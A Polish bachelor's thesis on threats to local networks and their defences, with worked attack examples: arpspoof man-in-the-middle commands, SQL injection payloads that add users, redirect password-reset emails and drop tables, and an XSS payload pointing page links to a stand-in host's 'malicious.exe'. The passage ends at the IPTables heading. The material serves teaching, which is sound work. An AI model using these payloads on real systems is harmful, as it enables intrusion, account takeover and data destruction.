Uniwersytet w Białymstoku

Wydział Matematyki i Informatyki

Instytut Informatyki

Marcin Roszkowski

Analiza potencjalnych zagrożeń i systemy zabezpieczeń w sieciach LAN

Praca licencjacka napisana
pod kierunkiem
dr. Mariusza Żynela

Białystok 2016

Spis treści

Wstęp

> „If you spend more on coffee than on IT security, you will be hacked. What's more, you deserve to be hacked."

Zabezpieczenia, to najistotniejszy element zarówno każdej sieci LAN, jak i systemu informatycznego. Ich brak bądź ułomność, to parafrazując słowa cytowanego Richarda Clarke'a, proszenie się o szkodę. W celu zapobiegnięcia im, konstruuje się systemy zabezpieczeń adekwatne do wymagań danej sieci. Skonstruowanie solidnego systemu zabezpieczeń jest procesem wieloetapowym. Wymaga dokładnej identyfikacji zasobów, które chcemy chronić i zwiększenia świadomości, dotyczącej zagrożeń, przed którymi chcemy chronić naszą sieć i znajdującej się w niej dane. Kolejnym etapem tego procesu jest wybór odpowiedniego sprzętu oraz oprogramowania, a następnie jego konfiguracja i ostatecznie, wdrożenie systemu zabezpieczeń.

Celem mojej pracy, było po pierwsze, opisanie potencjalnych ataków wymierzonych w sieci lokalne oraz komputery znajdujące się w nich, po drugie, opis systemów zabezpieczających przed nimi oraz po trzecie, skonfigurowanie wybranego oprogramowania, w celu zabezpieczenia sieci lokalnej przykładowej firmy. Część stricte teoretyczną stanowi rozdział pierwszy oraz trzeci. W pierwszym rozdziale, skupiłem się na kategoryzacji zagrożeń, a zatem na pojęciach takich jak spoofing, tampering czy repudiation. Ponadto, w pierwszym rozdziale poruszony został temat oceny ryzyka, miejsc interakcji z hakerem oraz identyfikacji wartościowych zasobów. W drugim rozdziale, omówione zostały przykłady wybranych ataków. Trzeci rozdział dotyczy profilaktyki ataków, a zatem oprogramowania oraz systemów zabezpieczających sieć. Opisane w nim zostały zapory sieciowe takie jak IPFilter czy IPTables, systemy wykrywania zagrożeń takie jak IDS i IPS oraz oprogramowanie Fail2ban oraz Snort. Rozdział czwarty jest w całości poświęcony praktycznej części pracy.

Aby móc zrealizować swoje zadanie, a zatem dokonać analizy zagrożeń, zaproponować środki zaradcze i wdrożyć je, stworzyłem model firmy IT. Zakres działalności tej firmy jest dość szeroki, tak aby pojawiły się różne aspekty bezpieczeństwa. Z drugiej strony jest to nieduża firma o niezbyt skomplikowanej strukturze organizacyjnej, tak aby model zabezpieczeń nie był zbyt złożony. Moja firma dysponuje jednym serwerem o podwójnej roli co jest dość typowe w dzisiejszych czasach. Są tam zgromadzone dane firmy i jej klientów oraz uruchomione są usługi, które trzeba chronić. Jednocześnie serwer pełni rolę

rutera i to na nim spoczywa ciężar ochrony sieci LAN. Wszystko to zostało opisane w podrozdziale *Założenia*.

W kolejnym podrozdziale przedstawiam politykę bezpieczeństwa firmy. Na początku dokonałem tam identyfikacji wartościowych zasobów, aby wiedzieć co należy chronić. Drugi etap to analiza potencjalnych zagrożeń. Dopiero wtedy mamy pełny obraz sytuacji i możemy przystąpić do planowania środków i metod zabezpieczeń przed niepożądanymi działaniami. Istotnym krokiem an etapie planowania polityki bezpieczeństwa było zaproponowanie podziału sieci LAN na mniejsze podsieci tak, aby lepiej ją kontrolować i chronić.

Ostatni etap *Wdrożenie systemu zabezpieczeń*, polegał na uruchomieniu i odpowiednim skonfigurowaniu oprogramowania na serwerze, w celu ochrony zasobów firmy i zapewnieniu jej ciągłości pracy. Jako firewall warstwy sieciowej, zastosowany został IPFilter. W celu ochrony przed atakami brute-force Fail2ban, natomiast jako IDS program Snort. Do wizualizacji wyników pracy systemu Snort uruchomiłem program Barnyard2 oraz aplikację internetowa BASE. Ponieważ serwer działa pod Solaris, konieczna była kompilacja większości programów i bibliotek. Dodatkowo należało skonfigurować uruchamiane programy jako usługi SMF. Przy ustawianiu parametrów pracy instalowanego oprogramowania, należało uwzględnić specyfikę systemu operacyjnego. Tak więc ta część projektu była najbardziej pracochłonna.

Rozdział 1

Modelowanie zagrożeń sieci LAN

1.1 Kategoryzacja zagrożeń

1.1.1 Spoofing

Spoofing (maskarada) - metoda ataku polegająca na podszyciu się hakera pod jednego z użytkowników systemu, posiadającego własny adres IP. Polega na oszukaniu mechanizmu autoryzacji zachodzącego pomiędzy maszynami, przekazującymi między sobą pakiety. Proces autoryzacji przeprowadzany jest poprzez sfałszowanie pakietów „zaufanego" hosta - należącego do atakowanej sieci. Spoofing nie jest cechą ściśle określonej warstwy OSI. Można go realizować praktycznie w każdej warstwie.

Phishing

Phishing (**p**assword **h**arvesting **f**ishing czyli łowienie haseł) - metoda oszustwa, w której przestępca podszywa się pod inną osobę lub instytucję, w celu wyłudzenia określonych informacji (np. danych logowania, szczegółów karty kredytowej) lub nakłonienia ofiary do określonych działań. Rodzaj ataku oparty na socjotechnice. Zdecydowana większość wiadomości phishingowych jest dostarczana za pośrednictwem poczty elektronicznej lub portali społecznościowych. Wiadomość wysyłana na pocztę ofiary może dotyczyć odnowienia bądź ponownej aktywacji swojego konta. Dana wiadomość zawiera link do łudząco podobnej strony, z której rzekoma wiadomość mogła zostać wysłana (np. strona banku). Ofiara wysyłając uzupełniony formularz ze swoimi danymi w tym samym momencie traci kontrolę nad swoim kontem [1] [2].

1.1.2 Tampering

Tampering (manipulacja) - polega na przechwyceniu danych oraz ich modyfikacji przez osoby postronne. W konsekwencji do odbiorcy docierają informacje o zmienionej treści. Metoda ta stanowi bezpośrednie zagrożenie.

Web Parameter tampering (manipulacja parametrami WWW)

Forma ataku internetowego, polegająca na zmianie pewnych parametrów adresu URL lub wpisanych przez użytkownika w pola formularza danych, bez autoryzacji tego użytkownika. Specyficzne dla manipulacji parametrami środki zapobiegawcze, obejmują weryfikację wszystkich parametrów, w celu zapewnienia, że są one zgodne z normami dotyczącymi minimalnej i maksymalnej długości, dopuszczalnego zakresu liczbowego, dopuszczalnych sekwencji znaków i wzorów oraz czy parametr jest rzeczywiście konieczny w celu przeprowadzenia akcji [3] [4].

SQL Injection

SQL Injection - atak polegający na „wstrzyknięciu" zmodyfikowanego zapytania SQL do bazy danych. Zapytanie wpisywane jest w formularz (logowania, szukania), do którego docelowo powinny być wpisywane jedynie cyfry lub litery. Brak walidacji przesyłanych zapytań do bazy danych, umożliwia wysyłanie zmodyfikowanych zapytań SQL. Skuteczne wykorzystanie tego typu ataków pozwala na odczyt wrażliwych danych, wykonywanie operacji (np. wyłączania **S**ystemu **Z**arządzania **B**azą **D**anych) i modyfikacji (np. Insert/Update/Delete) bazy danych bez autoryzowanego dostępu do niej [5].

Path traversal

Path traversal - atak wykorzystywany do uzyskania dostępu do plików oraz katalogów spoza głównego internetowego folderu (web root folder). Efekt ten uzyskiwany jest poprzez manipulowanie zmiennymi, które odwołują się do plików sekwencją „kropka-kropka-ukośnik (../)" (bądź ich kombinacjami) lub poprzez użycie ścieżki absolutnej. Dostęp do plików ograniczany jest przez kontrolę dostępu systemów operacyjnych [6].

XSS (Cross-site scripting)

XSS (Cross-site scripting) - atak wykorzystujący „wstrzyknięcie" złośliwego skryptu do podatnych lub zaufanych stron internetowych. XSS występuje zazwyczaj, gdy atakujący używa aplikacji internetowej w celu wysłania złośliwego kodu, zazwyczaj w formie skryptu przetwarzanego przez przeglądarkę, do innego użytkownika końcowego. Luki umożliwiające udany atak są dosyć powszechne i pojawiają się w miejscach, gdzie aplikacja internetowa używa

np. formularzy, które atakujący może wykorzystać do „wstrzyknięcia" skryptu, którego wynik generowany jest bez walidacji oraz kodowania [7].

1.1.3 Repudiation

Repudiation - atak tego typu może mieć miejsce gdy system lub aplikacja niepoprawnie śledzi działania użytkowników, umożliwiając złośliwą podmianę bądź spreparowanie tożsamości przypisanej do kolejnych aktywności. Atakujący zafałszowuje informację spisywaną w logach systemowych, o tym kto dokonał operacji. Może to być pewien sposób na zatarcie śladów lub odwrócenie uwagi po innym ataku. Pojęcie to można również rozszerzyć na ogólne manipulacje danymi (spoofing) polegające na podszywaniu się pod kogoś, podobnie jak mamy często do czynienia w poczcie elektronicznej. Jeśli miał miejsce tego typu atak, to informacje znajdujące się w dziennikach systemowych należy uznać za niewłaściwe lub mylące. [8].

1.1.4 Information disclosure

Information disclosure (ujawnianie, wyciek informacji) - ujawnianie zbyt dokładnych informacji w wyniku błędu w postaci komunikatu bądź logu. Dane dotyczące debugowania, mogą zostać wykorzystane przez przeciwnika, w celu poznania systemu i jego słabości oraz wybrania odpowiedniej formy ataku. Wyciek informacji występuje wtedy, kiedy program zapisuje treść błędu do logu bądź komunikatu [9].

1.1.5 Denial of Service

Denial of Service (odmowa usługi) - atak wykonywany w celu uniemożliwienia świadczenia bądź znacznego obniżenia jakości usług, do których dana strona, serwer bądź aplikacja została przeznaczona. Dokonać tego można dzięki manipulowaniu pakietami sieciowymi. Jeżeli serwis otrzymuje bardzo dużą liczbę żądań o odpowiedź, może zostać przeciążony, co jest następstwem braku dostępu dla jego użytkowników. W podobny sposób usługa może zostać zatrzymana jeśli wykorzystana zostanie luka w oprogramowaniu bądź sposób w jaki usługa zarządza wykorzystywanymi zasobami.

Atakujący podczas ataku może „wstrzyknąć" i wywołać dowolny kod w celu uzyskania dostępu do informacji krytycznych bądź wykonania dowolnych komend na serwerze [10].

1.1.6 Elevation of privileges

Elevation of priviliges (zwiększanie uprawnień) - atakujący wykorzystuje luki w systemie operacyjnym bądź aplikacji i zwiększa swoje uprawnienia z poziomu niższego do wyższego (np. z uprawnień **read only** do **read and**

write), w celu uzyskania dostępu do zasobów, do których dostęp jest zazwyczaj chroniony. W rezultacie, użytkownik uzyskuje system lub aplikację, dzięki której może wykonywać nieautoryzowane akcje [11].

1.2 Ocena ryzyka

Warunkiem wstępnym analizy zagrożeń jest zrozumienie ogólnej definicji ryzyka, tj. prawdopodobieństwo tego, że potencjalny atakujący wykorzysta luki, w celu wpłynięcia na aplikację. Z perspektywy zarządzania ryzykiem, modelowanie zagrożeń to systematyczne i strategiczne podejście do identyfikacji oraz wyliczania zagrożeń, na które narażone są środowiska aplikacji, natomiast jego celem jest minimalizacja ryzyka i skutków z nim związanym. Ocena ryzyka obejmuje identyfikację zagrożeń, analizę każdego aspektu funkcjonalności, architektury oraz projektu aplikacji, w celu identyfikacji oraz klasyfikacji potencjalnych luk, które mogłyby zostać wykorzystane.

1.2.1 Ranking zagrożeń

Zagrożenia mogą być kategoryzowane ze względu na czynniki ryzyka. Określenie czynników ryzyka powiązanego z różnymi zidentyfikowanymi zagrożeniami, umożliwia stworzenie listy priorytetowej, której celem jest zbudowanie strategii zmniejszania ryzyka, natomiast w celu kategoryzacji zagrożeń ze względu na rangę (tj. **Wysoka, Średnia** bądź **Niska**), powinny zostać użyte różne czynniki ryzyka [14].

1.2.2 DREAD

DREAD, jest systemem stworzonym przez Microsoft, służącym do określania skali zagrożenia. Działanie systemu polega na udzieleniu odpowiedzi na pytania, dotyczące poszczególnych zagrożeń, które następnie ułatwią przydzielenie wartości adekwatnych do skali.

1.3 Identyfikacja miejsc interakcji z hakerem

Potencjalne miejsca interakcji z hakerem można zidentyfikować jako wszelkie luki w zabezpieczeniach sieci, aplikacji czy stron internetowych, a nawet same aplikacje (np. klient poczty elektronicznej) oraz strony internetowe (elektroniczne skrzynki pocztowe). Rozumie się przez nie miejsca, które haker może wykorzystać w celu wykonania ataku bądź bezpośredniej kradzieży pożądanych informacji czy zasobów.

Wręcz bezpośrednim miejscem interakcji jest poczta elektroniczna, przy wykorzystaniu której, bardzo często dochodzi do oszustw metodą typu phishing. W tym przypadku interakcja między hakerem, a ofiarą jest procesem,

w którym ofiara otwiera wiadomość zawierającą adres do sfałszowanej strony, z formularzem (dotyczącym najczęściej danych osobowych oraz haseł), który podszywająca się w wiadomości osoba, prosi o wypełnienie. W kolejnym przypadku, wiadomość od fałszywego nadawcy może zawierać załączony plik (z rzekomym rozszerzeniem na przykład .pdf, którego uruchomienie może stanowić ostateczny krok w przejmowaniu kontroli nad systemem przez hakera.

Niewątpliwie dużo bardziej efektywnymi miejscami interakcji są połączone bezpośrednio z bazą danych formularze, znajdujące się na stronach bądź w aplikacjach internetowych. Strona bądź aplikacja posiadająca luki w postaci braku zabezpieczeń przed atakami typu SQL Injection, pozwala na przejęcie kontroli nad bazą danych, a nawet serwerem, na którym taka baza danych się znajduje, w przypadku, gdy pozwala ona na wykonywanie poleceń systemowych. Trywialne jest zatem edytowanie, usuwanie bądź kradzież zawartości bazy danych z podatnej na tego typu ataki strony internetowej.

Jednak najsłabszym ogniwem każdego systemu zabezpieczeń jest człowiek, który może zostać ofiarą technik manipulacyjnych stosowanych przez hakera. Socjotechnik (gdyż tak określa się osobę stosującą techniki manipulacyjne) wykorzystuje naiwność, łatwowierność i zazwyczaj niewiedzę pracownika firmy tudzież użytkownika systemu informatycznego, w celu obejścia zabezpieczeń sieci i przedostaniu się do jej wnętrza, właściwie w najszybszy sposób. Wykorzystując socjotechnikę, miejscem interakcji może być wcześniej wspomniana poczta elektroniczna, aczkolwiek możliwości jest więcej. Oprócz sfałszowanych maili, haker może spróbować oszustwa drogą telefoniczną, podając się za osobę z rzekomego działu IT, prosząc o wykonanie określonych poleceń systemowych bądź o podanie informacji dotyczących własnego konta czy sieci lokalnej. W przypadku dużych firm, możliwości jest wiele. Dzwoniący bądź piszący maila może przedstawiać się jako dowolna osoba wysoko znajdująca się w hierarchii firmy, co niewątpliwie wzbudza zaufanie i motywuje do wykonania nawet niesatysfakcjonująco uzasadnionych działań. Jedną z metod socjotechniki jest tzw. baiting (z ang. bait - przynęta). Metoda ta, polega na pozostawieniu zainfekowanego urządzenia (np. pedrive'a) w miejscu, w którym dane urządzenie na pewno zostanie odnalezione. Ciekawa zawartości urządzenia ofiara, podłączając je do komputera może spowodować instalację, a następnie rozprzestrzenianie się złośliwego oprogramowania w obrębie np. danej sieci lokalnej. W takim przypadku, miejscem interakcji może być prawie każde pomieszczenie budynku firmy. W celu zwiększenia świadomości na temat metod socjotechnik, prowadzone są odpowiednie szkolenia.

1.4 Identyfikacja wartościowych zasobów

Wartościowymi możemy określić zasoby, które trafiwszy w niepowołane ręce mogą zostać wykorzystane w celu uzyskania korzyści kosztem człowieka, któremu te dane zostały wykradzione. Zatem muszą być one wartościowe nie tylko

z punktu widzenia ich właściciela, ale również z punktu widzenia hakera. W związku z czym, zasoby takie jak zdjęcia, czy osobiste pamiętniki, które dla właściciela są wartościowe, dla hakera takie nie będą, ze względu na brak możliwości uzyskania bezpośredniej korzyści z ich kradzieży. Zasobami wartościowymi są zatem między innymi dane pojedynczych osób, takie jak hasła do na przykład poczty elektronicznej, konta bankowego czy własność intelektualna w postaci programów, nieopublikowanych prac naukowych i tym podobnych. W przypadku firm, przedsiębiorstw bądź innych organizacji, wartościowymi dla hakera danymi mogą być duże bazy danych z poufnymi informacjami o transakcjach bądź klientach.

W celu ochrony swoich danych zaleca się ich szyfrowanie, czyli proces przetwarzania ich przez algorytm szyfrujący. Zaszyfrowane dane są wtedy bezużyteczne dla hakera, chyba, że ten, podejmie się ich odszyfrowania, a zatem znalezienia klucza według którego dane zostały zaszyfrowane. Należy mieć na uwadze, że nie ma idealnych algorytmów szyfrujących, zatem takich, które nie mogą zostać złamane. Aczkolwiek za takie, uważa się algorytmy, których czas potencjalnego złamania jest relatywnie zbyt długi.

Rozdział 2

Przykłady

W tym rozdziale zostaną opisane wybrane przykłady, z wymienionych wcześniej ataków.

2.1 Spoofing - Man in the middle

Atak man in the middle to typ ataku, w którym haker umieszcza siebie po środku konwersacji między dwoma komputerami, podszywając się pod jeden z nich. Wynikiem takiego działania, jest możliwość przechwycenia, a nawet wpływania na treść całej komunikacji pomiędzy obiema stronami. Przykładami tego typu ataków jest fałszowanie protokołu IP oraz ARP.

2.1.1 Fałszowanie protokołu IP


Fałszowanie IP w warstwie sieciowej polega na podmianie źródłowego adresu IP. Atakujący wysyła pakiety do ofiary z fałszowanym źródłowym adresem IP, wskazującym na zaufaną maszynę. Aby atak zakończył się powodzeniem, należy użyć znanych technik poszukiwania zaufanego adresu IP, który zostanie sfałszowany. Następnym krokiem jest modyfikacja nagłówka pakietu tak, aby wyglądał na pakiet przychodzący z zaufanej maszyny. Wynikiem fałszowania IP są znaczne utrudnienia w komunikacji sieciowej oraz komplikacje w wykryciu źródła ataków. Fałszowanie protokołu IP jest bardzo często używane w celu zdobycia nieautoryzowanego dostępu do zasobów oraz blokady usługi (Denial of Service). Atakujący przekazuje pakiety do ofiary z adresem źródłowym, z którego analizy wynika, że pochodzą one z zaufanego systemu [15].

2.1.2 Fałszowanie protokołu ARP

Każdy komputer w sieci dysponuje tablicą ARP. Zawarte są w niej adresy MAC i powiązane z nimi adresy IP komputerów oraz urządzeń w danej sieci. Jeżeli dowolny komputer chce się skomunikować w sieci z innym, wysyła zapytanie ARP do wszystkich hostów o dany adres IP. Odpowie mu tylko jeden

host, przekazując adres IP oraz adres fizyczny MAC. Host pytający zapisuje tak utworzoną parę IP-MAC w tablicy ARP. Komputer szukając ponownie jakiegoś hosta w sieci, przeszukuje początkowo lokalną tablicę ARP. Jeżeli nie znajdzie odpowiedniego wpisu, rozsyła pakiet ARP broadcast do wszystkich komputerów w sieci. Uzyskując odpowiedź ARP reply od właściwego hosta, dopisuje ją znowu do tablicy ARP.

Jedną z metod fałszowania ARP jest wykorzystanie oprogramowania typu sniffer do badania ruchu, w celu zdobycia tablicy ARP sieci lokalnej. Zmiana adresu MAC karty sieciowej jest możliwa praktycznie w przypadku każdego systemu. Fałszując dane MAC, możemy „udawać" dowolny komputer w sieci lokalnej, uzyskując dostęp do zastrzeżonych informacji. W ten sposób można ominąć ograniczenia związane z regułami zapory ogniowej, przydziałem dynamicznych adresów DHCP, czy dostępem do określonego VLAN [15].



Rysunek 2.1: Fałszowanie protokołu ARP [15].

Ze strony praktycznej, w celu sfałszowania protokołu ARP, można wykorzystać:

- Kali Linux 2.0
- Arpspoof

1. Uruchomiwszy system Kali Linux oraz podłączywszy się do sieci, do której podłączona jest ofiara, z poziomu konsoli należy wykonać polecenie:

- `echo 1 > /proc/sys/net/ipv4/ip_forward`

które do pliku ip_forward znajdującego się w określonym katalogu wpisuje *1*. Zmiana ta, powoduje włączenie przekierowywania pakietów (opcja domyślnie jest wyłączona).

2. Kolejnym krokiem jest sprawdzenie własnego adresu IP oraz interfejsu sieciowego. Do tego celu można wykorzystać polecenie ifconfig.

3. Następnie fałszujemy tablicę ARP, podszywając się pod komputer z adresem IP ofiary, w tym celu wykonujemy polecenie:

- `arpspoof -i eth0 -t 192.168.8.90 192.168.8.8`

gdzie:

- `192.168.8.90 - jest adresem IP rutera`
- `192.168.8.8 - jest adresem IP ofiary`

a następnie wykonujemy polecenie, w celu przechwycenia pakietów skierowanych z rutera do ofiary:

- `arpspoof -i eth0 192.168.8.8 192.168.8.90`

W ten sposób staliśmy się pośrednikami między ruterem, a ofiarą. Wykorzystując program np. Wireshark, jesteśmy w stanie podglądać oraz manipulować pakietami.

2.2 Tampering

Dobrym przykładem ataku typu tampering jest SQL Injection oraz XSS.

2.2.1 SQL Injection

Podatne na ataki SQL Injection strony, narażone są na niebezpieczeństwo, które może dotyczyć nieautoryzowanej modyfikacji bazy danych, a nawet jej usunięcia. W celu przeprowadzenia ataku wymagana jest znajomość składni kwerend języka SQL. Załóżmy, że jedną z tabel bazy danych połączonej ze stroną jest tabela **users**.

Wprowadzenie poniższego kodu do formularza, spowoduje wysłanie go do serwera, który przekaże kwerendę SQL do bazy danych. Baza danych wykona kwerendę, czego następstwem będzie wyświetlenie wszystkich wierszy tabeli users. Stanie się tak, gdyż jeden z członów warunku **WHERE**, a mianowicie **1=1** jest zawsze prawdziwy.

- `SELECT * FROM users WHERE user\_id=11 or 1=1`

Znając strukturę tabeli users, innymi zapytaniami możemy modyfikować zawartość bazy danych.

Poniższy kod spowoduje dodanie nowego użytkownika, a więc dopisanie kolejnego rekordu do tabeli **users**.

- ```
  SELECT * FROM users;
  INSERT INTO users ('user_id', 'user_login',
                     'user_pass', 'user_email')
  VALUES('12', 'user1', 'user1pass', 'user1@przyklad.pl');
  ```

Rezultat pierwszej kwerendy jest nieistotny, została ona bowiem wpisana jedynie po to, by móc wykonać pozostałą część kodu. Drugi człon powyższego kodu spowoduje dodanie do bazy danych nowego użytkownika, który charakteryzuje się:

- ID usera: 12
- loginem: user1
- hasłem: user1pass
- adresem email: user1@przyklad.pl

Znając informację dotyczące wszystkich użytkowników, możemy dowolnie zmieniać ich dane w bazie danych. Załóżmy, że pewien użytkownik zapomina hasła do strony. Korzysta wtedy z opcji przypomnienia hasła (na podstawie loginu użytkownika), która wysyła nowe hasło na adres email podany przy rejestracji. Przy pomocy poniższego kodu, możemy zmienić adres email tego użytkownika, na adres, na który chcemy by trafiła wiadomość z nowym hasłem.

- ```
  SELECT * FROM users;
  UPDATE users SET user\_email = 'user2@przyklad.pl'
  WHERE user\_email = 'user1@przyklad.pl';
  ```

Podobnie jak w poprzednim przypadku, rezultat pierwszej kwerendy jest nieistotny. Drugi człon kodu powoduje zmianę adresu email z *user1@przyklad.pl* na *user2@przyklad.pl*.

Oprócz możliwości modyfikacji tabel bazy danych, istnieje również możliwość ich usuwania. Można tego dokonać przy pomocy poniższego kodu, który usunie z bazy danych tabelę **users**.


- `SELECT * FROM users; DROP TABLE users`

2.2.2 XSS

Wstrzyknięcie kodu JavaScript do formularza podatnej na tego typu ataki strony, naraża jej potencjalnych użytkowników na niepożądane wykonanie złośliwych skryptów JavaScript.

Niektóre skrypty, uruchamiane przy każdym kolejnym odświeżeniu strony, mogą powodować jedynie pojawienie się okienka z komunikatem. Taką sytuację przedstawia następujący fragment kodu:


- `http://example.com/index.php?user=<script>alert(123)</script>`



Rysunek 2.2: Przykład: XSS - okienko z komunikatem [16].

Zakładając, że strona może zawierać odnośniki do stron (np. z plikami do pobrania), haker może zmienić adres danej strony, na inny, po którego załadowaniu nastąpi pobranie np. złośliwego programu. Na przykład:

- `http://example.com/index.php?user=<script>window.onload = function() {var AllLinks=document.getElementsByTagName("a"); AllLinks[0].href = "http://badexample.com/malicious.exe"; }</script>`



Rysunek 2.3: Przykład: XSS - sfałszowany adres [16].

Rozdział 3

Profilaktyka ataków

3.1 Firewall

Firewall (ściana przeciwogniowa, zapora sieciowa) - system monitorujący oraz kontrolujący przychodzący i wychodzący ruch w danej sieci, na podstawie ustalonych reguł bezpieczeństwa. Firewall stanowi barierę między zaufaną siecią wewnętrzną oraz zewnętrzną (taką jak Internet), która z założenia nie jest bezpieczna ani zaufana. Typy zapór sieciowych możemy sklasyfikować ze względu na miejsce odbywania się komunikacji, miejsce, w którym jest ona przechwytywana oraz ze względu na śledzony stan [12].

3.1.1 Network layer firewall

Firewall warstwy sieciowej nie przepuszcza przez nią pakietów, które nie spełniają ustalonych reguł bezpieczeństwa. Ten typ ściany przeciwogniowej pracuje w stosunkowo niskiej warstwie modelu TCP/IP oraz dzieli się na dwie podkategorie: stateful oraz stateless.

Stateful firewall przechowuje dane o aktywnych sesjach i używa informacji o stanie pakietu w celu przyspieszenia jego przetwarzania. Każde połączenie opisują właściwości takie jak adres źródłowy oraz docelowy IP, porty UDP oraz TCP czy obecny etap trwania połączenia. Jeżeli pakiet nie pasuje do istniejącego połączenia, będzie oceniany zgodnie z zestawem reguł dotyczących nowych połączeń. Jeżeli pakiet po porównaniu z tabelą stanów będzie pasował do istniejącego połączenia, będzie przepuszczony bez konieczności ponownego przetwarzania go w przyszłości.

Stateless firewall wymaga mniejszych zasobów pamięci i jest bardziej wydajny w przypadku prostych filtrów. Jednakże nie może podejmować bardziej złożonych decyzji na podstawie informacji o etapie komunikacji, jaki został osiągnięty przez hosty [12].

3.1.2 Application layer firewall

Firewall tego typu pracuje w warstwie aplikacji modelu TCP/IP oraz może przechwytywać wszystkie pakiety kierowane z i do aplikacji. Główną zaletą jest możliwość blokowania konkretnych treści, takich jak znane złośliwe oprogramowanie bądź niektóre strony internetowe. Firewall warstwy aplikacji jest w stanie rozpoznać, gdy aplikacje, bądź protokoły są nadużywane [12].

3.1.3 Proxy

Zapora pośrednicząca pracuje w warstwie aplikacji modelu ISO/OSI. Proxy pośredniczy w połączeniu użytkownika z serwerem i jednocześnie uniemożliwia im bezpośrednie połączenie. Obie strony zmuszone są do nawiązania sesji przez zaporę, która może blokować lub zezwalać na ruch w oparciu o zestaw reguł.

3.1.4 IPFilter

Zaporę sieciową można uzyskać dzięki oprogramowaniu IPFilter, które jest oprogramowaniem typu open-source. IPFilter ma zastosowanie głównie w systemach operacyjnych FreeBSD, NetBSD, Solaris, Linux i tym podobnych. Budowanie zapory sieciowej przy pomocy tego oprogramowania sprowadza się do jego instalacji, edycji pliku konfiguracyjnego oraz wpisania odpowiednich reguł, a następnie uruchomienia. Zgodnie z filozofią Unixa, każda nowa linia oznacza nową regułę, natomiast linia zaczynająca się od symbolu # oznacza komentarz.

Podstawowe słowa kluczowe

1. Action (akcja)
   - block - wskazuje, by odrzucić pakiet
   - pass - wskazuje, by przepuścić pakiet do miejsca, w które zmierza
2. Direction (kierunek)
   - in - odnosi się do pakietu przychodzącego
   - out - odnosi się do pakietu wychodzącego
   - all - odnosi się do obu kierunków
3. Options (opcje)
   - log - podczas wykonywania określonego zadania, zawartość nagłówka pakietu zostanie zapisana do raportu

- quick - jeżeli pakiet spełnia warunki reguły z tym słowem kluczowym, zostaje wykonana tylko ta akcja oraz pakiet nie jest sprawdzany pod kątem kolejnych reguł.
- on - reguła z tym słowem kluczowym będzie spełniona jedynie wtedy, kiedy pakiet przechodzi przez określony interfejs w określonym kierunku

Składnia reguł

Słowa kluczowe w regułach muszą być napisane w określonej kolejności, od lewej do prawej. Edytując plik konfiguracyjny i wpisując nowe reguły, należy pamiętać, że dopóki w regule nie pojawi się słowo kluczowe **quick**, reguły czytane są przez IPFilter od początku pliku, a ostateczna decyzja podejmowana jest w myśl ostatniej reguły [13].

3.1.5 IPTables

